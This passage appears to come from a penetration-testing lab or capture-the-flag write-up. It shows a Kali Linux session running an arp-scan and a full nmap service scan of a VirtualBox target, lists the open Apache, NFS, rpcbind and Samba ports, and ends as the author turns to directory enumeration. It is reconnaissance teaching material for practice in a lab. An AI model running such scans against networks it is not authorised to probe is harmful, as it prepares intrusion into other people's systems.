
Scanning


kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
14:19
root@kali: /home/kali
File Actions Edit View Help
Right Ctrl


```
Ending arp-scan 1.10.0: 256 hosts scanned in 2.002 seconds (127.87 hosts/sec). 7 responded

┌──(kali㉿kali)-[~]
└─$ sudo su
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -sC -T4 -p- 192.168.1.198
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-20 14:12 EDT
Nmap scan report for 192.168.1.198
Host is up (0.00040s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      40983/tcp6  mountd
|   100005  1,2,3      41204/udp6  mountd
|   100005  1,2,3      41317/tcp   mountd
|   100005  1,2,3      56157/udp   mountd
|   100021  1,3,4      35295/tcp   nlockmgr
|   100021  1,3,4      39203/tcp6  nlockmgr
|   100021  1,3,4      50996/udp6  nlockmgr
|   100021  1,3,4      59631/udp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
2049/tcp  open  nfs         3-4 (RPC #100003)
35295/tcp open  nlockmgr    1-4 (RPC #100021)
37249/tcp open  mountd      1-3 (RPC #100005)
41317/tcp open  mountd      1-3 (RPC #100005)
57595/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 08:00:27:D3:82:C8 (Oracle VirtualBox virtual NIC)
Service Info: Host: LINUX

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h20m02s, deviation: 2h18m34s, median: 1s
| smb2-time:
|   date: 2024-04-20T18:13:31
```

I conducted an nmap scan on the target machine and identified several open ports, including 80, 111, 139, and 445 among others.

Upon attempting to access port 80 via my browser, I encountered only the default Apache webpage, yielding no additional information.

My next step was to use drib!


Enumeration



kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Right Ctrl

